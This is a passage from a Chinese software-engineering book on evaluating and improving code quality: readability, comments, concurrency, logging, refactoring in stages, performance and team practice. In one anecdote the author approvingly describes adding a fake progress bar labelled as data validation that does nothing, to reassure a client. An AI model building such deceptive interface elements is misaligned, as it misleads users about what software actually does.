但代码和小说还是有些不一样，它实际存在 2 个读者：计算机和程序员。就像上一节里说的，即使所有程序员都看不懂这段代码，它也是可以被计算机理解并运行的。

所以对于代码质量的定义我需要于从 2 个维度分析：主观的，被人类理解的部分；还有客观的，在计算机里运行的状况。

既然存在主观部分，那么就会存在个体差异，对于同一段代码，它的评价会因为看代码的人的水平不同而得出不一样的结论，这也是大多数新人面对的问题：他们没有一个可以执行的评价标准，所以写出来的代码质量也很难提高。

有些介绍代码质量的文章讲述的都是倾向或者原则，虽然说的很对，但是对实际指导作用不大。所以在本节中我希望尽可能把评价代码的标准用（我自认为）与实际水平无关的评价方式表示出来。

2. 可读的代码

在权衡很久之后，我决定把可读性的优先级排在前面：一个程序员更希望接手一个有 Bug 但是看得懂的工程，还是一个没 Bug 但是看不懂的工程？如果你选择后者，可以直接跳过此节，去做些对你来说更有意义的事情。

(1) 逐字翻译

在很多跟代码质量有关的书里都强调了一个观点：程序首先是给人看的，其次才是能被机器执行，我也比较认同这个观点。在评价一段代码能不能让人看懂的时候，我习惯让作者把这段代码逐字翻译成中文，试着组成句子，之后把中文句子读给另一个没有看过这段代码的人听，如果另一个人能听懂，那么这段代码的可读性基本就合格了。

用这种判断方式的原因很简单：其他人在理解一段代码的时候就是这么做的。阅读代码的人会一个词一个词地阅读，推断这句话的意思，如果仅靠句子无法理解，那么就需要联系上下文理解这句代码，如果简单地联系上下文也理解不了，可能还要掌握更多其他部分的细节来帮助推断。在大部分情况下，理解一句代码的作用时需要联系的上下文越多，意味着代码的质量越差。

逐字翻译的好处是能让作者轻易地发现那些只有自己知道的，没有体现在代码里的假设和可读性陷阱。无法从字面意义上翻译出原本意思的代码大多都是烂代码，比如“ms 代表 messageService”，“ms.proc()是发消息”，或者“tmp 代表当前的文件”。

(2) 遵循约定

约定包括代码和文档如何组织、注释如何编写、编码风格的约定等，这对于代码未来的维护很重要。对于遵循何种约定，没有强制的标准，不过我更倾向于遵守大多数人的约定。

与开源项目保持风格一致，一般来说比较靠谱，其次也可以遵守公司内部的编码风格。但是如果公司内部的编码风格和当前开源项目的风格严重冲突，往往代表着这个公司的技术倾向于封闭，或者已经有些跟不上节奏了。

但是无论如何，遵守一个约定总比自己创造出一些规则要好很多，这降低了理解、沟通和维护的成本。如果一个项目自己创造出一些奇怪的规则，可能意味着作者看过的代码不够多。

一个工程遵循约定往往需要代码阅读者有一定经验，或者需要借助 CheckStyle 这样的静态检查工具。如果感觉无处下手，那么大部分情况下跟着 Google 做应该不会有什么大问题：可以参考 Google code style，其中一部分有对应的中文版。

另外，没有必要纠结于遵循了约定到底有什么收益，这就好像走路是靠左好还是靠右好一样，即使得出了结论也没有什么意义，你只要遵守大部分约定就可以了。

（3）文档和注释

文档和注释是程序中很重要的部分，它们是理解一个工程或项目的途径之一。两者在某些场景下的定位会有些重合或者交叉（比如 Javadoc 实际可以算是文档）。

我们对于文档的标准很简单，能找到、读懂就可以了，一般我比较关心这几类文档：

- 对于项目的介绍，包括项目功能、作者、目录结构等，读者应该能在 3 分钟之内大致理解这个工程是做什么的。
- 针对新人的 QuickStart，读者按照文档说明应该能在 1 小时内完成代码构建和简单使用。
- 针对使用者的详细说明文档，比如接口定义、参数含义、设计等，读者能通过文档了解这些功能（或接口）的使用方法。

有一部分注释实际是文档，比如之前提到的 Javadoc。这样能把源码和注释放在一起，对于读者而言更加清晰，也能简化不少文档的维护工作。

还有一类注释并不作为文档的一部分，比如函数内部的注释，这类注释的职责是说明一些代码本身无法表达的作者在编码时的思考，比如“为什么这里没有做 XXX”或者“这里要注意 XXX 问题”。

一般来说我首先会关心注释的数量：函数内部注释的数量应该没有很多，也不会完全没有，个人的经验值是滚动几下屏幕看到一两处左右比较正常。过多的话可能意味着代码本身的可读性有问题，而如果一点都没有可能意味着有些隐藏的逻辑没有说明，需要考虑适当增加一点注释了。

其次也需要考虑注释的质量：在代码可读性合格的基础上，注释应该提供比代码更多的信息。文档和注释并不是越多越好，它们可能会导致维护成本增加。好的注释应该是对

烂代码的解释或概括，而不是重复代码中已经表达过的信息。

(4) 推荐阅读

推荐大家阅读《代码整洁之道》这本书。

3. 可发布的代码

新人写的代码有一个比较典型的特征，由于缺少维护项目的经验，代码总会出现很多考虑不到的地方。比如说测试时没有异常，项目发布之后才发现有很多意料之外的状况；而出了问题之后不知道从哪里下手排查，或者只能让系统处于一个并不稳定的状态，依靠一些巧合勉强运行。

(1) 处理异常

新手程序员普遍没有处理异常的意识，但在代码的实际运行环境中往往充满了异常：服务器死机、网络超时、用户胡乱操作、不怀好意的人恶意攻击你的系统等。

我对一段代码异常处理能力的第一印象来自于单元测试的覆盖率。大部分异常难以在开发或者测试环境里复现，即使有专业的测试团队也很难在集成测试环境中模拟所有的异常情况。

而单元测试可以比较简单地模拟各种异常情况，如果一个模块的单元测试覆盖率连 50% 都不到，很难想象这些代码考虑过异常情况下的处理，即使考虑了，这些异常处理的分支都没有被验证过，怎么指望在实际运行环境中出现问题时表现良好呢？

(2) 处理并发

我收到的很多简历里都写着：精通并发编程 / 熟悉多线程机制，诸如此类，和他们聊天的时候也说得头头是道，什么锁啊互斥啊线程池啊同步啊信号量啊一堆一堆的名词滔滔不绝。而给应聘者一个实际场景，让应聘者写一段很简单的并发编程的小程序时，能写好的却不多。

实际上并发编程确实很难，如果说写好同步代码的难度为 5，那么并发编程的难度可以达到 100。这并不是危言耸听，很多看似稳定的程序，在面对并发场景时仍然有可能出现问题：比如最近我们就碰到了一个 Linux kernel 在调用某个系统函数时由于同步问题而出现 crash 的情况。

能否高质量地实现并发编程的关键并不是是否应用了某种同步策略，而是看代码中是否保护了共享资源，如下所示：

- 局部变量之外的内存访问都有并发风险（比如访问对象的属性、访问静态变量等）。
- 访问共享资源也会有并发风险（比如缓存、数据库等）。
- 被调用方如果不是声明为线程安全的，那么很有可能存在并发问题（比如 Java 的 HashMap）。

- 所有依赖时序的操作，即使每一步操作都是线程安全的，还是存在并发问题（比如先删除一条记录，然后把记录数减一）。

前3种情况能够比较简单地通过代码本身分辨出来，只要简单培养一下自己对于共享资源调用的敏感度就可以了。

但是对于最后一种情况，往往很难简单地通过看代码的方式看出来，甚至有可能出现并发问题的2处调用并不在同一个程序里（比如2个系统同时读写一个数据库，或者并发地调用了程序的不同模块等）。但是，只要是代码里出现了不加锁的，访问共享资源的“先做A，再做B”之类的逻辑，可能就需要提高警惕了。

（3）优化性能

性能是评价程序员能力的重要指标之一，很多程序员也对程序的性能津津乐道。但程序的性能很难直接通过代码看出来，往往要借助于一些性能测试工具，或者在实际环境中执行才能有结果。

如果仅从代码的角度考虑，有2个评价执行效率的办法：

- 算法的时间复杂度，时间复杂度高的程序运行效率必然会低。
- 单步操作耗时，单步耗时高的操作尽量少做，比如访问数据库、访问I/O等。

而在实际工作中，也会见到一些程序员过于热衷优化效率，相对的，这会带来程序易读性的降低、复杂度提高，或者增加工期等。对于这类情况，简单的办法是让作者说出这段程序的瓶颈在哪里，为什么会有这个瓶颈，以及优化带来的收益。

当然，无论是优化不足还是优化过度，判断性能指标最好的办法是用数据说话，而不是单纯地看代码，性能测试这部分内容有些超出本节的范围，就不详细展开了。

（4）日志

日志代表了程序在出现问题时排查的难易程度，经验丰富的程序员大概都会遇到过这个场景：排查问题时就少一句日志，查不到某个变量的值，导致死活分析不出来问题到底出在哪。

对于日志来说，评价标准有3个：

- 日志是否足够，所有异常、外部调用都需要有日志，而一条调用链路上的入口、出口和路径关键点上也需要有日志。
- 日志的表达是否清晰，包括是否能读懂，风格是否统一等。这个的评价标准跟代码的可读性一样，就不再重复了。
- 日志是否包含了足够的信息，这里包括了调用的上下文、外部的返回值，用于查询的关键字等，便于分析信息。

- 对于线上系统来说，一般可以通过调整日志级别来控制日志的数量，所以打印日志的代码只要不对阅读造成障碍，基本上都是可以接受的。

(5) 扩展阅读

推荐大家阅读 *Release It! Design and Deploy Production-Ready Software*（不建议看中文版）以及 *Numbers Everyone Should Know* (<http://highscalability.com/numbers-everyone-should-know>)。

4. 可维护的代码

相对于前 2 类代码来说，可维护的代码评价标准更模糊一些，因为它要对应的是未来的情况，一般新人很难想象现在的一些做法会对未来造成什么影响。不过根据我的经验，一般来说，只要反复提问 2 个问题就可以了：

- 他离职了怎么办？
- 他没这么做怎么办？

(1) 避免重复

几乎所有程序员都知道要避免拷代码，但是拷代码这个现象还是不可避免地成为程序可维护性的杀手。

代码重复分为 2 种：模块内重复和模块间重复。无论何种重复，都在一定程度上说明了程序员水平有问题，模块内重复的问题更大一些，如果在同一个文件里都能出现大片重复的代码，那表示什么不可思议的代码他都有可能写出来。

对于重复的判断并不需要反复阅读代码，一般来说现代的 IDE 都提供了检查重复代码的工具，你只需点几下鼠标就可以了。

除了代码重复之外，很多热衷于维护代码质量的程序员新人很容易出现另一类重复：信息重复。

我见过一些新人喜欢在每行代码前面写一句注释，比如：

```
1 //成员列表的长度>0 并且<200
2 if (memberList.size()>0 && memberList.size()<200) {
3     //返回当前成员列表
4     return memberList;
5 }
```

看起来似乎很好懂，但是几年之后，这段代码就变成了：

```
1 //成员列表的长度>0 并且<200
2 if (memberList.size()>0 && memberList.size()<200 || (tmp.isOpen() &&
```

```

        flag) ) {
3       //返回当前成员列表
4       return memberList;
5   }

```

再之后可能会改成这样:

```

1   // edit by axb 2015.07.30
2   // 成员列表的长度>0 并且<200
3   //if (memberList.size() > 0 && memberList.size() < 200 || (tmp.isOpen()
   && flag) ) {
4   //     返回当前成员列表
5   //     return memberList;
6   //}
7   if (tmp.isOpen() && flag) {
8       return memberList;
9   }

```

随着项目的演进,无用的信息会越积越多,最终甚至让人无法分辨哪些信息是有效的,哪些是无效的。

如果在项目中发现好几个东西都在做同一件事情,比如通过注释描述代码在做什么,或者依靠注释替代版本管理的功能,那么这些代码也不能被称为好代码。

(2) 模块划分

模块内高内聚与模块间低耦合是大部分设计遵循的标准,通过合理的模块划分能够把复杂的功能拆分为更易于维护的更小的功能点。

一般来说可以从代码长度上初步评价一个模块划分得是否合理,一个类的长度大于2000行,或者一个函数的长度大于两屏幕都是比较危险的信号。

另一个能够体现模块划分水平的地方是依赖。如果一个模块依赖特别多,甚至出现了循环依赖,那么也可以反映出作者对模块的规划比较差,今后在维护这个工程的时候很有可能出现牵一发而动全身的情况。

一般来说有不少工具能提供依赖分析,比如 IDEA 中提供的 Dependencies Analysis 功能,学会这些工具的使用对于评价代码质量会有很大的帮助。

值得一提的是,绝大部分情况下,不恰当的模块划分也会伴随着极低的单元测试覆盖率:复杂模块的单元测试是非常难写的,甚至是不可能完成的任务。所以直接查看单元测试覆盖率也是一个比较靠谱的评价方式。

(3) 简洁与抽象

只要提到代码质量，必然会提到简洁、优雅之类的形容词。简洁这个词实际涵盖了很多东西，代码避免重复是简洁，设计足够抽象是简洁，一切对于提高可维护性的尝试实际都是在试图做减法。

编程经验不足的程序员往往不能意识到简洁的重要性，乐于捣鼓一些复杂的玩意并乐此不疲。但复杂是代码可维护性的天敌，也是考验程序员能力的一道门槛。

跨过门槛的程序员应该有能力控制逐渐增长的复杂度，总结和抽象出事物的本质，并将其体现到自己设计和编码中。一个程序的生命周期也是在由简入繁到化繁为简中不断迭代的过程。

对于这部分我难以总结出简单易行的评价标准，它更像是一种思维方式，除了理解外，还需要练习。多看、多想、多交流，很多时候可以简化的东西会大大超出原先的预计。

(4) 推荐阅读

推荐大家阅读《重构：改善既有代码的设计》、*Software Architecture Patterns: Understanding Common Architecture Patterns and When to Use Them*。

5.6.2 结语

本节主要介绍了一些评价代码质量优劣的手段，在这些手段中，有些比较客观，有些主观性很强。之前也说过，对代码质量的评价是一件主观的事情，这篇文章里虽然列举了很多评价手段。但是实际上，很多我认为没有问题的代码也会被其他人吐槽。

虽然每个人对于代码质量评价的倾向都不一样，但是总体来说评价代码质量的能力可以被比作程序员的“品味”，评价的准确度会随着自身经验的增加而增长。在这个过程中，需要随时保持思考、学习和批判的精神。

在下一节里，我会谈一谈具体要如何提高自己的代码质量。

5.6.3 参考阅读

推荐大家阅读本书中的相关文章《系统运维之为什么每个团队存在大量烂代码》、《微博分布式存储考试题：案例讲解及作业精选》、《微博基于 Docker 的混合云平台设计与实践》等。

5.7 系统运维之如何应对烂代码

秦迪，微博平台及大数据技术专家，2013 年加入微博，负责微博视频服务、通讯服务等核心系统的设计和研发、微博平台基础工具的开发和维护，并负责微博平台的架构改进工作，在工作中擅长排查复杂系统的各类疑难杂症。爱折腾，喜欢研究从内核到前端的所有方向，近几年重点关注大规模系统的架构设计和性能优化，重度代码洁癖：以 code review 为己任，重度工具控：有现成工具的问题就用工具解决，没有工具能解决的问题就写个工具解决。业余时间喜欢偶尔换个语言写代码放松一下。



假设你已经读过烂代码系列的前 2 篇：了解了什么是烂代码，什么是好代码，但是还是不可避免地接触到了烂代码（就像之前说的，几乎没有程序员可以完全避免写出烂代码！），那么接下来的问题便是：如何应对身边的这些烂代码。

5.7.1 改善可维护性

改善代码质量是项大工程，要开始这项工程，从可维护性入手往往是一个好的开始，但也仅仅只是开始而已。

1. 重构的悖论

很多人把重构当作一种一次性运动，代码实在是烂得没法改了，或者没什么新的需求时，就召集一帮人专门拿出来一段时间做重构。这在传统企业开发中多少能生效，但是对于互联网开发来说却很难适应，原因有 2 个：

- 互联网开发讲究快速迭代，如果要做大型重构，往往需要暂停需求开发，这个基本

上很难实现。

- 对于没有什么新项目的项目，往往意味着项目本身已经过了发展期，即使做了重构也带来不了什么收益。

这就形成了一个悖论：一方面那些变更频繁的系统更需要重构；另一方面重构又会耽误开发进度，影响变更效率。


面对这种矛盾，一种解决方案是放弃重构，让代码质量自然下降，直到工程的生命周期结束，选择放弃或者重来。在某些场景下这种方式确实是有效的，但是我并不喜欢：比起让工程师不得不把每天的精力浪费在毫无意义的事情上，为什么不做些更有意义的事呢？

2. 重构 step by step

(1) 开始之前

开始改善代码的第1步是把 IDE 的重构快捷键设到一个顺手的键位上，这一步非常重要：决定重构成败的往往不是你的新设计有多么厉害，而是重构本身会占用多少时间。

比如对于 IDEA 来说，我会把重构菜单设为快捷键，如下图所示



这样在我想去重构的时候就可以随手打开菜单，而不是用鼠标慢慢去点，快捷键每次

只能为重构节省几秒钟时间，但是却能明显减少工程师重构时的心理负担，这在本节的后面会提到，小规模的重构应该跟敲代码一样属于日常开发的一部分。

我把重构分为 3 类：模块内部的重构、模块级别的重构、工程级别的重构。分为这 3 类并不是因为我是什么分类强迫症，后面你会看到重构的分类对于重构的意义。

（2）随时进行模块内部的重构

模块内部重构的目的是把模块内部的逻辑梳理清楚，并且把一个巨大无比的函数拆分成可维护的小块代码。大部分 IDE 都提供了对这类重构的支持，类似于：

- 重命名变量。
- 重命名函数。
- 提取内部函数。
- 提取内部常量。
- 提取变量。

这类重构的特点是修改基本集中在一个地方，对代码逻辑的修改很少并且基本可控，IDE 的重构工具比较健壮，因而基本没有什么风险。每一次小规模重构的时间都不应该超过 60s，否则将会严重影响开发的效率，进而导致重构被无尽的开发需求淹没。

在这个阶段需要对现有的模块补充一些单元测试，以保证重构的正确。不过以我的经验来看，一些简单的重构，例如修改局部变量名称，或者提取变量之类的重构，即使没有测试也是基本可靠的，如果要在快速完成模块内部重构和 100% 的单元测试覆盖率中选择一个，我可能会选择快速完成重构。

而这类重构的收益主要是提高函数级别的可读性，以及消除超大函数，为未来进一步做模块级别的拆分打好基础。

（3）一次只做一个较模块级别的重构

之后的重构开始牵扯到多个模块，例如：

- 删除无用代码。
- 移动函数到其他类。
- 提取函数到新类。
- 修改函数逻辑。

IDE 往往对这类重构的支持有限，并且偶尔会出一些莫名其妙的问题（例如修改类名时一不小心把配置文件里的常量字符串也给修改了）。

这类重构主要在于优化代码的设计，剥离不相关的耦合代码，在这类重构期间你需要创建大量新的类和新的单元测试，而此时的单元测试则是必需的了。

为什么要创建单元测试？

- 一方面，这类重构因为涉及具体代码逻辑的修改，靠集成测试很难覆盖所有情况，而单元测试可以验证修改的正确性。
- 更重要的意义在于，写不出单元测试的代码往往意味着糟糕的设计：模块依赖太多或者一个函数的职责太重，想象一下，想要执行一个函数却要模拟十几个输入对象，每个对象还要模拟自己依赖的对象……如果一个模块无法被单独测试，那么从设计的角度来考虑，无疑是不合格的。

还需要啰嗦一下，这里说的单元测试只对一个模块进行测试，依赖多个模块共同完成的测试并不包含在内（例如在内存里模拟了一个数据库，并在上层代码中测试业务逻辑），这类测试并不能改善你的设计。

在此期间还会写一些过渡用的临时逻辑，比如各种 Adapter、Proxy 或者 Wrapper，这些临时逻辑的生存期可能会有几个月到几年，这些看起来没什么必要的工作其实是为了控制重构范围，例如：

```
1 class Foo {
2     String foo() {
3         ...
4     }
5 }
6
```

如果要把函数声明改成：

```
1 class Foo {
2     boolean foo() {
3         ...
4     }
5 }
6
```

那么最好通过加一个过渡模块来实现：

```
1 class FooAdaptor {
2     private Foo foo;
3     boolean foo() {
4         return foo.foo().isEmpty();
5     }
6 }
7
```

这样做的好处是修改函数时不需要改动所有调用方，烂代码的特征之一就是模块间的耦合比较高，一个函数往往有几十处调用，牵一发而动全身。一旦开始全面改造，很可能就会把一次看起来简单的重构演变成持续好几周的大工程，而这种大规模重构往往是不可靠的。

每次模块级别的重构都需要精心设计，提前划分好哪些是需要修改的，哪些是需要用兼容逻辑做过渡的。但实际动手修改的时间都不应该超过一天，如果超过一天就意味着这次重构改动太多，需要控制一下修改节奏了。

（4）工程级别的重构不能和任何其他任务并行

不安全的重构相对来说影响范围比较大，比如：

- 修改工程结构。
- 修改多个模块。

我更建议这类操作不要用 IDE，如果使用 IDE，也只使用最简单的“移动”操作。这类重构单元测试已经完全没有作用，需要集成测试的覆盖。不过也不必紧张，如果只做“移动”的话，大部分情况下基本的冒烟测试就可以保证重构的正确性。

这类重构的目的是根据代码的层次或者类型进行拆分，切断循环依赖和结构中不合理的地方。如果不知道如何拆分，可以参考以下思路：

- 优先按部署场景进行拆分，比如一部分代码是公用的，一部分代码是自己用的，可以考虑拆成 2 个部分。换句话说，A 服务的修改能不能影响到 B 服务。
- 其次按照业务类型拆分，2 个无关的功能可以拆分成 2 个部分。换句话说，对 A 功能的修改会不会影响 B 功能。
- 除此之外，尽量控制自己的代码洁癖，不要把代码切成一大堆豆腐块，这会给日后的维护工作带来很多不必要的成本。
- 可以对方案提前 review 几次，多参考一线工程师的意见，避免实际动手时才冒出新的问题。

这类重构绝对不能跟正常的需求开发并行执行：因为代码冲突几乎无法避免，并且会让所有人崩溃。我的做法一般是在这类重构前先演练一次：把模块按大致的想法拖来拖去，通过编译器找到依赖问题，在日常上线中把容易处理的依赖问题解决掉；然后集中团队里的精英，通知所有人暂停开发，最多花费 2、3 天时间把所有问题集中突击掉，新的需求都在新代码的基础上进行开发。

如果历史包袱实在太重，可以把这类重构也拆成几次做：先大体拆分成几块，再分别拆分。无论如何，做这类重构时务必要控制好变更范围，一次严重的合并冲突有可能会让

团队中的所有人员好几周都缓不过劲来。

3. 重构的周期

典型的重构周期类似于下面描述的过程：

- 在正常需求开发的同时进行模块内部的重构，并理解工程原有代码。
- 在需求间隙进行模块级别的重构，把大模块拆分为多个小模块，增加脚手架类，补充单元测试，等等。
- 如果有必要，进行一次工程级别的拆分（比如因工程过于巨大导致经常相互影响的问题），期间需要暂停所有开发工作，并且这次重构除了移动模块和移动模块带来的修改之外不做任何其他变更。
- 重复步骤 1、2。

我在下面给出了一些关于重构的技巧。

- 只重构经常修改的部分，如果一两年内代码都没有修改过，那么说明改动的收益很小，重构能改善的只是可维护性，重构不维护的代码不会带来收益。
- 抑制住自己想要多改一点的冲动，一次失败的重构对改进代码质量的影响可能是毁灭性的。
- 重构需要不断的练习，相比于写代码来说，重构或许更难一些。
- 重构可能需要很长时间，有时甚至长达几年的时间（我之前断断续续用两年多的时间重构了一个项目），主要取决于团队对于风险的容忍程度。
- 删除无用代码是提高代码可维护性最有效的方式，切记，切记。
- 单元测试是重构的基础，如果对单元测试的概念不是很清晰，可以参考使用 Spock 框架进行单元测试。

5.7.2 改善性能与健壮性

1. 改善性能的 80%

性能这个话题被越来越多的被人提起，一份简历上不写点什么熟悉高并发、做过性能优化之类的似乎都不好意思跟人打招呼。

说个真事，几年前我曾做过某公司的 ERP 项目，当时里面有个功能是生成一个报表。而使用我们系统的公司里有一个人，他每天要在下班前点一下报表，导出到 Excel，再发一封邮件出去。

问题是，那个报表每次都要 2、3 分钟才能生成。

我当时正年轻气盛，看到有个 2 分钟才能生成的报表一下就来了兴趣，翻出了那段不知道谁写的代码，发现里面用了 3 层循环，每次都会去数据库查一次数据，再把一堆数据拼起来，一股脑塞进一个 TableView 里。面对这种代码，我能做什么呢？

- 我立刻把那个三层循环干掉了，通过一个存储过程直接输出数据。
- SQL 数据计算的逻辑也被我精简了，删除了一些没必要做的外联操作。
- 我还发现很多 `ctrl + v` 生成的无用的控件（那时还是用的 Delphi），那些控件密密麻麻地贴在显示界面上，只是被前面的大 Table 挡住了，我当然也把这些删掉了。
- 打开界面的时候还做了一些杂七杂八的工作（比如去数据库里更新点击数之类的），我把这些放到了异步任务里。
- 后面我又觉得没必要每次打开界面时加载所有数据（那个 TableView 有几千行，几百列！），于是我 hack 了默认的 TableView，每次打开的时候先计算当前实际显示了多少内容，把参数发给存储过程，初始化只加载这些数据，剩下的再通过线程异步加载。

做了这些工作之后，原来的界面只需要不到 1s 就能展示出来，不过我要说的不是这个。

后来我去客户公司给那个操作员演示新的模块的时候，点一下报表，唰，数据出来了。结果那个人很惊恐地看着我，然后问我，是不是数据不准了。

再后来，我又加了一个功能，那个模块每次打开之后都会显示一个进度条，上面的标题是“正在校验数据……”，进度条走完大概要 1 分钟，我跟那个人说校验数据计算量很大，会比较慢。当然，实际上在接近 60 秒的时间里，程序什么事都没做，只是在一点点地更新那个进度条（我还做了个彩蛋，在读进度的时候按上上下下左右左右 BABA 的话就可以加速 10 倍读条）。客户很开心，说感觉数据准确多了，当然，他没发现彩蛋。

我写了这么多，是想让你明白一个事实：大部分程序对性能并不敏感。而在少数对性能敏感的程序里，一大半可以靠调节参数解决性能问题；在最后那一小部分需要修改代码优化性能的程序里，性价比高的工作又是少数。

什么是性价比？回到刚才的例子里，我做了那么多事，每件事的收益是多少？

- 把三层循环 SQL 改成了存储过程，大概花了我一天的工夫，使加载时间从 3 分钟变成了 2 秒，模块加载变成了“唰”的一下。
- 后面的一堆事情大概花了我一周多的时间，尤其是 hack 那个 TableView，让我连周末都搭进去了。而所有的优化加起来，大概优化了 1 秒，这个数据是通过日志查到的：即使是我自己，打开模块时也没感觉出有什么明显的区别。

我现在遇到的很多面试者在谈到程序优化时总是喜欢说一些玄乎的东西：调用栈、尾递归、内联函数、GC 调优……但是当我问他们，当一个普通函数改成内联函数时，要把原来运行速度是多少的程序优化成多少，却很少有人答出来，或者有人会扭扭捏捏地说，应该有很多，因为这个函数会被调用很多遍，我再追问会被调用多少遍，每遍是多长时间时，就答不上来了。

所以关于性能优化，我有 2 个观点：

- 优化主要部分，把一次网络 I/O 改为内存计算带来的收益远大于我们折腾编译器优化之类的东西。这部分内容可以参考 *Numbers you should know*；或者自己写一个 for 循环，做一个无限 `i++` 的程序，看看一秒钟内 `i` 能累加多少次，感受一下 CPU 和内存的性能。
- 性能优化之后要有量化数据，明确说出优化后哪个指标提升了多少。如果有人因为“提升性能”之类的理由写了一堆让人无法理解的代码，请务必让他给出性能数据：因为这很有可能是一堆没有什么收益的烂代码。

至于具体的优化措施，无外乎以下几类：

- 让计算靠近存储。
- 优化算法的时间复杂度。
- 减少无用的操作。
- 并行计算。

关于性能优化的话题还可以讲很多内容，不过对于本节来说有点跑题，这里就不再详细展开了。

2. 决定健壮性的 20%

前一阵我听了一个技术分享，说是他们在编程的时候要考虑太阳黑子对 CPU 计算的影响，或者是农民伯伯的猪把基站拱塌了之类的特殊场景。如果要优化程序的健壮性，那么有时候就不得不去考虑这些极端情况对程序的影响。

大部分的人应该不用考虑太阳黑子之类的高深的问题，但是我们需要考虑一些常见的特殊场景，大部分程序员的代码对于一些特殊场景或多或少会有考虑不周全的地方，例如：

- 用户输入。
- 并发。
- 网络 I/O。

常规的方法确实能够发现代码中的一些 Bug，但是到了复杂的生产环境中，总会出现一些完全没有想到的问题。虽然我也想了很久，遗憾的是，对于健壮性来说，我并没有找

到什么立竿见影的解决方案，因此，我只能谨慎地提出一点点建议：

- 做更多测试的目的是保证代码质量，但测试并不等于质量，你做了覆盖 80% 场景的测试，但在那 20% 测试不到的地方还是有可能出问题。关于测试又是一个巨大的话题，这里就先不展开了。
- 谨慎发明轮子。例如 UI 库、并发库、I/O Client 等，在能满足要求的情况下尽量采用成熟的解决方案，所谓的“成熟”也就意味着经历了更多实际使用环境下的测试，在大部分情况下这种测试的效果会更好。

5.7.3 改善生存环境

看了上面那么多东西之后，你可以想一下这么个场景：在你做了很多事情之后，代码质量似乎有了质的飞跃。正当你以为终于可以摆脱天天踩累的日子时，某次不小心瞥见某个类又长到几千行了。你愤怒地翻看提交日志，想找出罪魁祸首是谁，结果发现每天都有人往文件里提交十几、二十行代码，每次的改动看似没有问题，但是日积月累，一年年过去，当初花了九牛二虎之力重构的工程又成了一堆烂代码……

任何一个对代码有追求的程序员都有可能遇到这种问题，技术在更新，需求在变化，公司人员会流动，而代码质量总会在不经意间偷偷得变差……

想要改善代码质量，最后往往会变成改善生存环境，下面我给出了我们能做的事情。

1. 统一环境

团队需要一套统一的编码规范、统一的语言版本、统一的编辑器配置、统一的文件编码，如果有条件最好能使用统一的操作系统，这能避免很多无意义的工作。

就好像最近新浪给开发全部换成了统一的 MacBook，一夜之间以前的很多问题都变得不是问题了：字符集、换行符、IDE 之类的问题只要一个配置文件就解决了，不再有各种稀奇古怪的代码冲突或者不兼容的问题，也不会有人突然提交一些编码格式稀奇古怪的文件了。

2. 代码仓库

代码仓库基本上已经是每个公司的标配，而现在的代码仓库除储存代码外，还可以承担一些团队沟通、代码 review 甚至工作流程方面的任务，如今这类开源的系统很多，像 GitLab (GitHub)、Phabricator 这类优秀的工具都能让代码管理变得简单很多。我这里无意讨论 SVN、Git、Hg 或者其他的管理工具更好，即使是前些年火起来的 Git 在复杂性和集中化管理上也有一些问题，其实我是比较期待能有替代 Git 的工具产生的，这有些

扯远了。

代码仓库的意义在于让更多的人能够获得和修改代码，从而提高代码的生命周期，而代码本身的生命周期足够持久，对代码质量做的优化才有意义。

3. 持续反馈

大多数烂代码就像癌症一样，当烂代码已经产生了可以感觉得到的影响时，基本已经是晚期，很难治好了。

因此提前发现代码变烂的趋势很重要，这类工作可以依赖类似于 CheckStyle、FindBugs 之类的静态检查工具，及时发现代码质量下滑的趋势，例如：

- 每天都在产生大量的新代码。
- 测试覆盖率下降。
- 静态检查的问题增多。

有了代码仓库之后，就可以把这种工具与仓库的触发机制结合起来，每次提交的时候做覆盖率、静态代码检查等工作，利用 Jenkins+SonarQube 或者类似的工具就可以完成基本的流程：伴随着代码提交进行各种静态检查、运行各种测试、生成报告并供人参考。

在实践中你会发现，关于持续反馈的工具五花八门，但真正有用的往往只有那么一两个，大部分人并不会在每次提交代码后再打开一个网页点击“生成报告”，或者去登录什么系统看一下测试的覆盖率是不是变低了，因此一站式的系统大多数情况下会表现得更好。与其追求更多的功能，不如把有限的几个功能整合起来，例如我们把代码管理、回归测试、代码检查和 code review 集成起来，每次代码仓库有变更时会自动运行测试用例、进行代码风格检查，并把结果输出到 review 界面以便 review 人员更快速地发现问题。

当然，关于持续集成还可以做得更多，受篇幅所限，这里就不多说了。

4. 质量文化

不同的团队文化会对技术产生微妙的影响，在代码质量方面没有什么共同的文化，每个公司都有自己的一套观点，并且似乎都能说得通。

对于我自己来说，关于代码质量有这样的观点：

- 烂代码是无法避免的。
- 烂代码是无法接受的。
- 烂代码可以改进。
- 好的代码能让你在工作中更开心一些。

要让大多数人认同你有关代码质量的观点实际上是有一些难度的，大部分技术人员对代码质量的观点持既不赞成、也不反对的中立态度，而代码质量就像是熵值一样，放着不

管总是会向更加混乱的方向演进，而且写烂代码的成本实在是太低了，以至于一个实习生花上一个礼拜就可以毁了你花半年时间精心设计的工程。

所以在提高代码质量时，务必想办法拉上团队里的其他人一起。虽然“引导团队提高代码质量”这件事情一开始会很辛苦，但是一旦有了一些支持者，并且有了可以参考的模板之后，剩下的工作就简单多了。

这里推荐《布道之道：引领团队拥抱技术创新》这本书，里面大部分的观点对于代码质量都是可以借鉴的。仅靠喊口号很难让其他人写出高质量的代码，让团队中的其他人体会到高质量代码的收益，比喊口号更有说服力。

5.7.4 个人感想

优化代码质量是一件很有意思，也很有挑战性的事情，而挑战不光来自于代码原本有多烂，要改进的也并不只是代码本身，还有工具、习惯、练习、开发流程，甚至团队文化这些方方面面的事情。

写这一系列文章前前后后花了我半年多时间，一直处在写一点删一点的状态：我自身关于代码质量的想法和实践也在经历着不断变化。我更希望写出一些能够实践落地的东西，而不是喊喊口号，忽悠悠“敏捷开发”、“测试驱动”之类的几个名词就结束了。

